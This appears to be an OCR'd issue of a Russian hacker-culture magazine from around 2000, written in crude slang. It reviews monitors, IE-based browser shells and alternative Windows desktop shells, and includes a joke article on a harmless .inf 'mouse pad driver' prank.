опираться лишь на мой обзор – не стоит. Присмотрись. Глазу приятно, не напрягает? А то будешь потом развода бабла требовать, да вот только компьютерный магаз тебе развода не даст.

И будешь, как старпер, который по глупости и молодости женился, а теперь страдает:).

А может подождать?

Когда тусуешься по инету и заходишь на пагу мониторного брэнда, то сразу мозолят глаза многочисленные баннеры с рекламой ЖК мониторов. По-русски – жидко кристаллических. И начинается активное забивание мозгов различной инфой, суть которой в том, что они такие крутые и что обычным – "пузатым", осталось жить совсем немного. Безусловно, LCD – явный прогресс, но все же давай посмотрим: всю ли правду договаривают буржуины. Потому как отдавать зеленую штуку только за крутой дизигн и за то, что у Васи Пупкина такого нет, не греет. Давай присмотримся. Нормальный 17 дюймовый, весит больше 20 кило, а ЖК – всего 5-7. Многие скажут, что это бабство, и можно разок напрячься и перетащить мультимедийный гроб. Согласен, но когда приходится передвигаться часто, малый вес окажется очень кстати. А еще очень удобно то, что ЖК занимает мало места, и остается много рабочей площади на столе. Смотрим далее. Если ты помнишь, то за штуку баксов ты сможешь взять лишь 15 дюймовое LCD сокровище. Но на деле оказывается, что в этих 15 скрывается почти столько же, сколько и в нормальной семнадцатидюймовке. А тебе это нравится? Прикинь, сидишь ты с корефанами и бакланишь с ними о своих железках. И бухой друган рубит правду-матку: харэ шифроваться, скажи, какая у тя моника? А ты так скромненько: да, пятнашечка... но зато LCD и абсолютно плоский. И чего тебе обрубят на это? Да у меня подруга, всего метр пятьдесят ростом, зато грудь плоская :)! Тебя явно не поймут.
Короче, посмотрели, покрутили, поломали и так и не стало понятно: чего же такого крутого с виду в этих "плоскогрудых" созданиях. А как же они в работе? Мне многие бачили, что цветопередача в них, мягко говоря, "далеко не совершенна". Но я решил сам посмотреть. Реально, на двух из трех моделях, цвета переносились пресно. Так вот, получаешь фотку девочки, но тебя ничто не тянет к ней! Потому как выглядит не ахти как. Как будто она не румяна, и ей не 18, а все 45. А вот геометрия порадовала. И не было заметно явных багов. Муар тоже ничего. То есть по тестам все получается пинцетно, а вот при работе явно напрягает некоторая нечеткость. И сетки эксэля выглядят неубедительно. Потом я еще, естественно, кваку врубил и тут тоже обломался: цвета передаются галимо, смотришь на бегущего монстра и думаешь, что он на тебя из стенки лезет. А это напрягает – уж больно напоминает воскресное утро :). Все три ЖК – моньки, что я смотрел, имели аналоговый стандарт. Отсюда возникает следующая трабля: аборт или роды. То есть, если выбрал мон цифрового стандарта, то и карту нужно соответствующую, и тебе пришлось бы выкинуть любимую тнтюху. И поставить очередной ноунейм. А если взять аналоговую тачку? Тоже похабно: после длительной работы начинает дрожать изображение, да и, ясный перец, цифра лучше аналога. Сам это догоняешь, когда дисканекты идут :). Короче, по результатам тестов и гинекологического присматривания получается, что пока лсдэшные моники не катят для кулХацкера. Да и больше всего попа чешется от цены жидкокристаллических игрушек. Кстати, иду я тут от метро и вижу объяву: продается квартира в Куево-Хуково и стоит 7 тысяч баксов. Вот я и прикинул, что вместо этого флэта можно купить лишь 2 лсдэшных 19 дюймовки. В общем, пока я откровенно не советую отдавать зелено-кровненькие за это незаконнорожденное дитя прогресса :).
Бабки мы не отдали за ЖК, но может их вообще заныкать и ждать очередного кризиса, дабы оказаться конем, тьфу, на коне? Во-во, конем быть неохота, особенно учитывая то, что суперрадикального падения цен на ЖК не ожидается. Для особо любознательных и только по секрету скажу, что производство панелей LCD мониторов сейчас в глубокой... яме. И их производство только-только поднимается. Да и нормальных денег "плоскогрудые" будут стоить не так скоро. Но многие зафлеймят: ты чо, пока мы будем ногу сосать, наблюдая падение цен на LCD, нормальные моньки будут совсем дешевые??? И они будут правы: реально лучше подождать годик, другой и прикупить за дешево 21 дюймовое чудовище. А что тебе говорила древняя бабка? Верно: милок, погоди с женщинами замуты крутить, будь целкомудренен. И ты это слушал? У нас в редакции садились по тачкам, и этих древних бабок таранили, а потом клюхи отбирали :). Так что не верь слезам и старперкам и иди в аптеку... тьфу, на Митинобазар и покупай достойную тебя моньку (токо чтобы показали в действии). Но раскидывать пальцы, закупая 25 дюймовые гробы, не вздумай, а то разоришь семью, и твоя мамаша с горя продаст свой телек "Сапфир" и перейдет смотреть "Санта-Барбару" на твоем супер-мониторе, и ты поймешь свою страшную ошибку :). Поэтому в "повести временных лет" компутерного апгрейда лучше засветиться с 17 дюймовым другом. А то прикинь: когда сбудется сказка о низких ценах на LCD, ЭЛТ совсем будут дешевенькие, и ты сядешь за 21 дюймовый!


ЭЛИТ
31337
TRANSMISSION
MEDIUM



В новый век с новым лицом!

Терехов Михаил***


38982341878932783748274821734273847287348178237981743878713748172873 81

В 1995 году к тебе и мне пришли мягкотелые форточки со встроенной возможностью установки експлорера. В первый раз установив его к себе (даже любители Netscape могут признаться, что наверняка видели его хотя бы раз на своем компе), мы все искренне поразились его похожести на стандартное форточковое окно. Прошли годы... На пороге уже новое тысячелетие, експлорер уже полностью интегрирован в форточки, а морда у него все та же убого оконная, и возникает впечатление, что у мелкософта просто отсутствуют в штате дизайнеры или ничего нового они придумать не могут. Сам понимаешь, что остаться в новом веке с тем же отстойным окошком у программы, которую ты почти каждый день разглядываешь, перспектива по меньшей мере мрачная, а значит что-то надо с этим делать, чтобы в новом веке полными лохами не смотреться. Политики при этом будем придерживаться агрессивной: не могут они, изменим сами, причем своими руками! Стоп, убери баллон с краской от монитора, это не выход – зарисовать все изображение и придти в новое тысячелетие с разводами от краски на мониторе, но с тем же содержимым в компе, включишь другой монитор и то же самое обрыдшее изображение увидишь. Ладно, хорош рыдать, раз сам ничего кроме этого придумать не можешь, придется помочь...

Neoplanet



Neoplanet - это продукт классной фирмы под одноименным названием. Первые версии этой программы существовали уже давно (последняя версия датируется 23 сентября 1999 г.), но только недавно на нее начали обращать внимание не только пользователи сети, но и производители некоторых программ (благодаря активному промоушену со стороны этой компании и "дружбе" со многими фирмами, такими как, скажем, Lycos). Например, в настройках последнего GetRight'a можно увидеть, что теперь он, который "ДаётПраво", может перехватывать ссылки и из этого броузера, хотя назвать этот продукт полноценным броузером у меня не повернется язык, т.к. он работает на ядре старого ослика ИА 4.0 и выше. Neoplanet использует одну очень удобную функцию мелкотеловского осла - возможность встраивания его (ословской) рабочей области в любую программу и полностью описанный интерфейс вызова всех функций осла (но главное - он использует скины, как WinAmp. (Вот тут можно позабавиться! - прим. Ред.). Но ты можешь выбрать между ядром осла и между ядром Нетскейпа. Для того чтобы работать на ядре Нетскейпа, тебе придется загрузить с сайта www.neoplanet.com NeoPlanet's NeoZilla Add-on. Но необходимо, чтобы у тебя уже стоял NeoPlanet. Это как бы дополнение к программе и требует, чтобы броузер был уже установлен. Пока что имеется только бета-версия NeoZilla Add-on, и рассчитывать сейчас на нормальную работу этого расширения не приходится.



Броузер имеет собственный простенький "Ё-МАЙЛО-клиент", который имеет приятный интерфейс, но уж больно похож на Аутлук мелкотелого. Почтовый клиент имеет окно предварительного просмотра (но кого сейчас этим удивишь), фильтрацию (по типу: "Ты базар-то фильтруй!!!"), адресную книгу и много всяких других прибамбасов, которые бывают и не нужны. По сравнению с The Bat'ом - это полный отстой. Создатели не пожидились и написали для проги собственные диалоговые окна. Ими же предусмотрено большое количество каналов, которые пользователь может настроить, как ему заблагорассудится, а также может создать свои собственные, используя Channel Designer. Имеется тут еще одна прикольная штучка - видите ли, встроенный NetClubs. Это что-то типа родимой





Аси, но только для пользователей Neoplanet. Для этого создатели броузера специально позаимствовали у компании Valent Software Corporation ее новаторскую идею по объединению виртуального сообщества общением в реальном времени. Но чем и кого они хотят удивить этой своей новаторской идеей, я понять не могу (тем более, когда весь народ Асей пользуется и менять ее на какой-то непонятный NetClubs не собирается).


Но что меня больше всего радует, так это интеграция в Neoplanet Macromedia Flash Player'a 4.0. И интереснее всего, что устанавливается с ним не версия после обрезания, как в "Експлорере", а Full Version этой полезной проги. Neoplanet это, пожалуй, первый броузер, который использует возможности проектирования интерфейса Macromedia Flash Player'a для непосредственного проектирования частей самого броузера. Большое количество настроек как своих собственных, так и настроек ослика. Среди настроек имеется уже упомянутый ранее Channel Designer, а также "ускоритель" работы твоего момеда Modem Speed Booster (вещь, наверное, крутая, но я эту крутость что-то не заметил :). Как было 2,5 К в сек, так и осталось - прим. главреда), Enchanced Browsing - это типа поиск только по одному слову (вводишь DeathMoroz, а он тебе щщц.ДедМороз.ру), Profile Manager, который позволяет тебе создать многопользовательский вариант работы, для каждого пользователя свои собственные настройки (скин, почта, каналы и т.д. и т.п.), нажимаешь Skinz и выбираешь понравившуюся тебе тему интерфейса. Свой встроенный диалер (для тех, кто в танке, диалер - это звонилка) и собственный механизм смены тем (т.е. скинов), так что ты можешь спокойно сменить уже до боли надоевший тебе внешний вид Neoplanet'a всего лишь одним нажатием на левую кнопку крысы, а может это и правая кнопка была, склероз - провалы в памяти... А причем здесь провалы??? Ну, не важно, главное - ты можешь хоть каждый день менять вид наскучившего тебе интерфейса. Если, конечно, не забудешь после пива, которой кнопкой это делается. Кроме того, Neoplanet позволяет тебе создавать свои собственные скины и отправлять их по почте на сервак Neoplanet'a. Может быть, какой-нибудь умелец создаст скин с рожей... ой, сорри, с личиком Санта Клауса ака Деда Мороза вместе со Снегурочкой, и в новогоднюю ночь, когда ты будешь в пьяном угаре кричать: "Дед Мороз, Снегурочка, выходи, мать твою!!!", тебе будет достаточно взглянуть на экран монитора и упасть интерфейсом в салат счастливым, что ты их все же дозвался.

Маленькое окошечко в правом нижнем углу, обзываемое ими Infobox, будет постоянно информировать тебя о нужной текущей инфе - типа количества писем и ненужной - типа рекламы, а также остальных интересных вещах. А еще ты сможешь запросто перевести страничку. Но это тебе все равно не поможет, т.к. он переводит с английского лишь на итальянский, французский, немецкий, испанский и португальский и назад с этих языков на английский.

А когда ты попытаешься закрыть окно броузера окончательно и бесповоротно, чтобы больше в этот день его не видеть, то программа задаст тебе вопрос: "А не хотел бы ты разорвать соединение с Интернетом?". Достаточно будет поставить галочку возле "Не задавать этот вопрос больше", и он тебя больше доставать с этим не станет.

Отсюда - http://ftp.neoplanet.com/pub/neosetupfull.exe - ты можешь скачать файл установки самого броузера, а отсюда - http://ftp.neoplanet.com/pub/neozilla.exe - файл установки дополнения к броузеру NeoPlanet 5.0, при помощи которого можно использовать ядра "Ейксплорера" и "Нафигатора" в одном флаконе.

ThemeSurfer. Звук да и только.




Тематический Серфер - это так же оболочка "Ейксплорера". Написана она на Visual Basic, использует основные компоненты ActiveX и мелкотеловского осла. Программа по сравнению со всеми, представленными в моем обзоре, является немного заторможенной (аж дым из системного блока), так что, на мой взгляд, она подойдет только тем, кто любит по жизни тормозить всегда и везде. Для нормальной работы желательно иметь 24 метра памяти и желательно, чтобы у тебя было соединение с Инетом в 56 Кбт. При работе использует DirectX. Для последней версии броузера под номерком 1.6.0. чтобы у тебя компутер не тормозил и не пускал пар, надо 64 метра памяти; пятый ослик, не меньше; MS DirectX Sound и Windows Media Player 6.1+.



Если в командной строке вводить адрес сайта без www, то он посылает запрос на поисковик. Единственное, что вселяет надежду на светлое будущее, является то, что работа в проге сопровождается звуком. В ThemeSurfer создатели насчитали целых 15 аудио элементов. Звук открывается при открытии программы, при открытии странички, также ты можешь настроить, чтобы звук менялся при открытии каждых 20% страницы. Поддержка MP3. Очень мало настроек, да и больше половины из имеющихся - это настройка звуков (что будет звучать при открытии программы, во время работы, во время закрытия программы и т.д.), не очень веселые перспективы, правда? Все темы ты можешь спокойно редактировать одним нажатием правой клавиши твоей крыски Лариски. Вместе с программой тебе дадут три темы, но ты можешь и скачать, если тебе что-то понравится. Нормальных скинов, на мой взгляд, для этого броузера ты совершенно не найдешь. Хотя на вкус и цвет друзей нет, так что дерзай. "Полный вперед!!!". Но если тебе еще не надоели темы стола из мелкотеловского ПЛЮСА, то ты можешь их оттуда импортировать. Ты можешь поменять все что придет на ум (кнопки, графику, звуки, анимацию), достаточно только нажать на правую кнопку мышки-норушки. В состоянии показывать не только Избранное Internet Explorer'a, но и закладки Netscape. Показывает все Избранные Explorer'a, Netscape'a и NeoPlanet'a все вместе в виде дерева. И мой тебе совет: "Никогда! Слышишь? Никогда не включай ThemeSurfer в автономном режиме!!!" Надоест закрывать окна типа "Удаленное соединение". Ведь ни о какой звонилке тут и в помине речи нет.






Скачать можно по адресу **http://209.51.193.164/downloads/SetupThemeSurfer16.exe**


WebRacer. Скорость и удобство.

Недавно лазая по сети, я наткнулся на один приятный экземплярчик. Этим "экземплярчиком" является демо-версия броузера WebRacer. Этот броузер, как и Opera, открывает столько внутренних окон для просмотра страниц, сколько тебе необходимо, что занимает намного меньше памяти, нежели полное окно броузера. А это, батенька, экономит так необходимые ресурсы твоего доисторического компутера. Автома-





тически закрывает дубликат открытого уже окна. Снизу имеется строка, на которой находятся закладки всех открытых окон. WebRacer имеет Search Wizard, который сам обращается не менее чем к 25 поисковикам с твоим запросом. Тебе необходимо лишь ввести слово, по которому производить поиск. И после этого жди результатов, которые появятся в таблице внизу экрана. Они могут быть рассмотрены немедленно или могут быть сохранены и рассмотрены после, когда будут допиты все бутылки с новогоднего стола. Не так уж много настроек, но по сравнению с ThemeSurfer их предостаточно. Имеется своя собственная звонилка. Так же как и все в моем обзоре программы, работает на ядре Осла. Количество управляющих элементов на панели тебе будет в самый раз, и не придется много лазать по менюшкам, т.к. все необходимые кнопки будут всегда под рукой. Здесь можно сменить



задний фон окна броузера и при хождении по сайтам рассматривать свою смешную рожицу. Файл установки можно качнуть с http://www.thewebracer.com/Webracer.exe


NetCaptor



Этот броузер можно назвать конкурентом лишь WebRacer'а. Смена тем интерфейса, как и в WebRacer'е, не предусмотрена. Но сам броузер продолжает начатое, а может и наоборот, является "первооткрывателем" и открывает тоже огромное количество внутренних окон. После того как ты открыл все свои любимые странички с порнухой, то можешь спокойно переключаться между ними с помощью закладок, которые находятся внизу под окном. Создателями программы не было предусмотрено интегрирование со звонилкой, поэтому тебе придется дозваниваться мастдайным "удаленным доступом к сети", если, конечно, у тебя уже не стоит какая-нибудь классная звонилка вроде Etype dialer'а (читай X #11). Но зато они интегрировали в рабочую область программы ФТП-клиент Go!Zilla, что является, на мой взгляд, хорошим выбором. Присутствуют здесь и немногочисленные настройки для работы в сети и не только. Использует твою, установленную по умолчанию, мыльницу для своих целей. Здесь не надо далеко лезть, чтобы запретить загрузку звуков, картинок, видео и анимации. Достаточно лишь в меню Options убрать все галочки с компонентов, которые не нужно загружать. Броузер очень легок в использовании. В




начале работы (после установки) он выносит на стандартную панель все кнопки, которые возможно было вынести. Так что если ты будешь устанавливать этот броузер себе, то первым делом то, что часто говорила мама: "Убери все лишнее со стола!!!". А ведь она была права. В последней версии броузера NetCaptor 5.04 были исправлены многие баги, замеченные в ранних версиях. Теперь можно и не нажимать на кнопку типа Submit, а достаточно будет нажать Enter, и твоя форма будет послана куда подальше. Ты можешь



открыть CaptonBar, которое будет располагаться слева. В нем содержатся закладки для Favorites; History (тут хранятся ссылки ко всем страницам, которые ты открывал в течение каждого дня этой недели и на прошлой неделе); окно поиска (обращается к более чем десятку поисковиков), тебе даже не придется самому набирать адреса поисковиков, ты только вводишь ключевое слово, и начинаются открываться окна с уже выполненным запросом; CaptorGroup.

А программку можно скачать отсюда: http://www.netcaptor.com/download/ncsetup.zip

Подобьем бабки



Ну что, тебе еще не надоело читать весь этот бред? Ничего, крепись, осталось еще немного. А представляешь, каким ты умным после станешь. Ну прям Склифосовский в детстве. Подведем маленький итог. Как ты уже понял, все проги обзора работают только при условии, если у тебя до этого уже стоял Осел ИА. Ну, в этом ничего страшного нет, т.к. броузеры работают только под МАСТДАЯми 95/98/NT. Если у тебя один из двух последних, то у тебя уже стоит рабочая область Ейксплорера, а если стоит 95, то придется поставить себе Ейксплорер. Все броузеры работают на ядре Ейксплорера, но для удобства работы добавляют различные дополнения и расширения. Одни (NeoPlanet и ThemeSurfer) полностью изменяют свой внешний вид при помощи множества разнообразных кож, а другие (WebRacer и NetCaptor) быстры в работе, но все они удобны. Но т.к. все они зависимы от осла, то для них также свойственны все баги, которыми наделили Ейксплорер работнички Microsoft. И при одновременной работе IE и одного из броузеров этого обзора твой компутер может просто зависнуть.

На мой взгляд, среди этих броузеров смело можно выделить NeoPlanet, ведь не зря на него же в последнее время обращают так много внимания. Программа прельстила меня своим интеллектуальным интерфейсом, простотой и набором компонентов. И все это вместе занимает так мало места на диске, что даже не надо беспокоиться по поводу свободного места. Восхищает меня в этом броузере то, что чувствуется, я бы даже сказал, ОСЯЗАЕТСЯ впечатление целостности и законченности этого продукта. Наверное, многих оттолкнет от ThemeSurfer'а его требования к ресурсам. Но тем, для кого это не проблема, я желаю: "Приятного Серфа по волнам Инета!". Эти две проги очень красивы и для того, чтобы улучшить вид Ейксплорера, они очень подходят. А две оставшихся проги не так уж красивы, но очень удобны в использовании и облегчают нашу и так тяжелую жизнь. Для себя я уже выбрал и установил себе NeoPlanet и NetCaptor.

А ты? Выбор за тобой!

Пишем драйвер для мышиного коврика

Щорс Rostислав (rost@xakep.ru)





Наверное, над тобой часто прикалывались вопросом: "А нет у тебя случайно драйвера для коврика мышки!?" или "Тебе не нужен суперновый драйвер для мышиного коврика!?" В среде кульных хацкеров эта штуковина называется "mouse pad". О ней много говорили в таких сверхсекретных организациях, как ФБР, КГБ, ФСБ и даже поднимался вопрос о необходимости написания драйвера (по многочисленным просьбам пользователей) в компании МелкоСофт. Так вот, свершилось, теперь этот девайс никогда не будет глючить или вешать WindowZ. Написан универсальный драйвер для любых модификаций ковриков. Только, к большому сожалению, пока не добавлен в базу драйверов всеми так "любимого" Windowz'а, хотя и написан специально для этой операционной системы.

Устанавливается эта штуковина, обычно, как и любое устройство в Windowz, путем не половым, а непосредственным вмешательством посредством пальцев рук и клавиатуры. Да, забыл сделать важное дополнение, все глюки Windowz'а происходили только из-за отсутствия этого драйвера. Этого больше не будет. Наконец-то, Windowz станет самой безглючной операционкой во всем мире и всей галактике.

Конечно, настоящие хацкеры поймут всю прелесть фишки, о которой было сказано выше. А теперь, как говорят, ближе к телу!

Теперь я расскажу, к чему тебе нужно будет стремиться, прочитав эту статью! Бросай все, беги, лети, приезжай, приползай к своему компу, делай так, как будет написано ниже, и у тебя в компьютере "заживет" настоящий коврик!

Как это будет выглядеть!? Чтобы это увидеть, необходимо обладать некоторыми знаниями, т.е. что такое Windowz и с кем его едят. Ну так вот, у тебя появится новое устройство в "Системе", которое и будет называться "Mouse pad". Но об этом позже. А теперь - как это сделать!

Создание драйвера будет происходить с помощью текстового редактора "Note Pad". Приступим к непосредственному написанию драйвера. Пиши:

```
[VERSION]::::::::::::::::::::::::::::::::::::::
CIASS=SYSTEM::::::::::::::::::::::::::::::::::
SIGNATURE="$CHICAGO$":::::::::::::::::::
PROVIDER=%PC% :::::::::::::::::::::::::::::
SETUPCLASS=BASE :::::::::::::::::::::::::::
[CIASSINSTALL] :::::::::::::::::::::::::::::::
ADDREGPC:::::::::::::::::::::::::::::::::::::::
CLASSNAME="MOUSE PAD" ::::::::::::::::
[MANUFACTURER]::::::::::::::::::::::::::::::
%PC%=PC :::::::::::::::::::::::::::::::::::::
[PC]:::::::::::::::::::::::::::::::::::::::::::::
MOUSE PAD,,,,%CLASSNAME% ::::::::::::
[STRINGS]:::::::::::::::::::::::::::::::::::::
PC="XAKEP Magazine":::::::::::::::::::::::
```

После того как ты все это проделал, сохраняй файл как pad.inf.

Далее заходи в "Мой компьютер", "Панель управления", жми "Установка оборудования", отказывайся от автоматического поиска устройств, выбирай из списка "Системные устройства", дальше "Установить с диска" и указывай путь к pad.inf.


Все самое сложное ты сделал!!! Теперь, чтобы увидеть, ради чего было потрачено столько усилий, зайди в "Мой компьютер", "Панель управления", "Система", "Системные устройства"... и ты увидишь, что у тебя поселилось новое устройство - "mouse pad"! :)))

Так что теперь глумись и прикалывайся вдоволь над таким классом компьютерных пользователей, как Ламеры! И они будут тебя слушать с открытым ртом и при любой возможности устанавливать себе на компьютер **"MOUSE PAD"**.Удачи! :)



Смени картинку, или новогодние украшалки!

Зелененко Maxx (zelu@mail.ru))



Привет, братишка! Вот мы с тобой снова и свиделись. Уже скоро заканчивается это тысячелетие одновременно со странным праздником "Новый Год" и еще более странным праздником "Рождество". Но какие бы эти праздники ни были странные, мы все равно должны к ним подготовиться как следует. Нет, мы не будем развешивать всякие там гирлянды и хлопушки над компом, обкладывать его еловыми ветками, мы сделаем все намного лучше – заменим все то, что ты видишь на своем мониторе!


Вот уже почти пять лет мы с тобой пялимся в форточках на убогие квадратные, плоские и почти неменяющиеся окна, иконки и рабочий стол. Мне они, например, так намозолили глаз, что когда я в очередной раз вижу их на экране, то испытываю некие садистские позывы, которые, прилагая большие усилия, приходится сдерживать. Поэтому сидеть в новом тысячелетии все с тем же уродским Active Desktop-ом на экране я считаю достаточно убогим занятием, предназначенным для идиотов, но уж никак не для тебя. Я знаю, что ты парень толковый и уже давно думал, как бы всю эту лажу с экрана убрать, а повесить что-нибудь супер-экстра-ультра неординарное, чтобы все твои друзья 4 раза кончили от удивления. Я вот тоже долго думал и нашел отличный способ!

От Active Desktop, естественно, придется избавиться и все твои порнокартинки нужно будет размещать в других прогах, которые нам с тобой писать не придется, так как нашлись люди, которые за нас их придумали. Первые люди, которых задолбал мелкософтовский дизайн с его "удобством", появились очень давно и, озаботившись проблемой его усовершенствования, к сегодняшнему дню создали целую пачку альтернативных десктопов. Я впервые столкнулся с этими программами около года назад и с тех пор все время за ними слежу, так что смогу помочь тебе в выборе и рассказать о них



Quickmenu

Одной из первых прог этого жанра, попавших в мои руки и разбудивших стойкий интерес, была программа Quickmenu. Эта прога позволяет тебе создать сразу несколько двухмерных рабочих столов, объединенных в одном профиле, и на лету переключаться между ними при помощи закладок у основания стола. Для каждого стола в профиле ты можешь установить одну или даже несколько картинок, так что ты имеешь замечательную возможность расставить по ним весь любимый порносайт и, написав программку циклического переключения, любоваться всеми картинками сразу, даже не успевая сообразить, что увидел секунду назад. Все необходимое тебе в работе отображается в виде кнопок и иконок, которые можно устанавливать на столе по своему вкусу и в любом количестве при помощи контекстных меню и панели инструментов. Также можно делать прямо на столе текстовые вставки с записями наиболее важного на этот момент твоей жизни. При установке кнопок на рабочем поле им можно привить любые системные функции от рестарта и шатдауна до меню выбора – продолжить или нет (скучаешь по експлореру? Ставь его везде (меню выбора) и все пройдет), причем набор основных команд, которые обычно требуются, приведены в контекстных меню окна создания кнопок и иконок. Очень приятным является наличие в программе средств к созданию и редактированию иконок и кнопок, а также интерактивность всех настроек. Прога может работать в собственном окне в форточках, но также очень устойчиво пашет в режиме shell-оболочки (вместо мягкотелого Explorer-а), что предусмотрено производителем. Он же предлагает целый набор служебных программ, от мылбокса до калькулятора, которые позволяют существовать автономно предлагая почти полный сервис услуг, так как у Quickmenu есть даже собственный менеджер файлов и телефонная книга. Прога может содержать не один, а несколько профилей пользователя и легко их меняет, так что теперь на твоем компе у каждого будет свой рабочий стол, и тебя из-за него совсем выселят. Мне Quickmenu очень понравилась своей надежностью и полнофункциональностью, но я бы на месте производителей добавил туда всяческих красивостей. У меня стоит Quickmenu версии 4.3, и датирована она 19 июля 1999 года, следовательно, продолжение следует (будем ждать), ну а тем, кто ждать не будет, прямой путь на http://www.neosoftware.com, откуда они все это богатство и качнут.




Reveal

В плане дизайна твоего столика для папок, иконок и порнокартинок очень сильной прогой является Reveal. Эта программа обеспечивает неплохую анимацию рабочего стола с возможностью указания любых его размеров и, заменяя иконки на графические кнопки (возможно также совместное отображение), с многофазовым отображением каждой из них. Программа позволяет включить звуковое сопровождение мыши, умеет сопровождать звуком нажатие кнопок. Начиная с версии 1.4, Reveal обзавелся плагинами, которые позволяют ему создавать собственный трей. Также отдельным модулем есть функция автозагрузки приложений в форточках. В будущих версиях автор обещает написать плагин, который позволит создавать проге собственную панель задач. По словам автора, уже сегодня прога может работать как шеллом, так и в составе форточкового десктопа (но запустить ее в качестве шелла я так и не смог). Программа после должной настройки очень красива, плюсом является ее быстрая работа и малые размеры, но, к сожалению, большой ложкой дегтя в эту бочку меда будет полное отсутствие возможности интерактивной настройки. Все изменения и дополнения, загрузка подключений производятся в Reveal при помощи редактирования двух ini-файлов с чрезвычайно сложной структурой, причем все они должны производиться используя принципы и операторы исходного написания. Правда, справедливости ради, необходимо отметить, что вся необходимая информация есть в подробном руководстве, которое лежит в архиве программы. Эта прога наверняка найдет своих поклонников, но эти ребята должны быть очень упорными. Если ты один из них, то программу и уже готовые темы ты всегда сможешь найти на сайте http://reveal.unpaved.com/.



LiteStep




Вот уж воистину загадочная для меня прога. Несмотря ни на что, я так и не понял, за что она снискала ту популярность, которую имеет. Видать, не дано мне, убогому, поэтому, на всякий случай, я решил и ее поставить в этот обзор.

Прога изменяет твой рабочий стол при помощи стилизации форточковой панели задач и добавления собственной панели задач, возможно также добавление на рабочий стол различных меню и кнопок. В наиболее продвинутых темах на нем может существовать несколько меню, как отвечающих за запуск твоих любимых и нужных программ при помощи одного или нескольких нажатий кнопки, так и управляющих какими-либо программами; в одной из тем проги я видел, как специальное меню управляет WinAmp-ом без вывода его на экран, и, надо отметить, мне это очень понравилось. Родная панель задач программы состоит из часов, переключателя раскладки клавиатуры, регулятора звука, нескольких индикаторов активности системы, а также кнопок, при нажатии на которые появляются зависимые пункты меню. Несомненным плюсом является то, что под эту программу уже сегодня существует очень много приложений, тем и иконок, собранных в большие библиотеки, очень устойчивая работа (хотя на одной из тем мои форточки сильно скрючило). Что мне очень в ней нравится, так это ее абсолютная бесплатность в отличие от других (халява вообще людей по жизни радует). Хватает, правда, у этой проги и отрицательных качеств: на заднем плане отсутствуют клевые картинки, все изменения требуется производить при помощи редактирования огромного 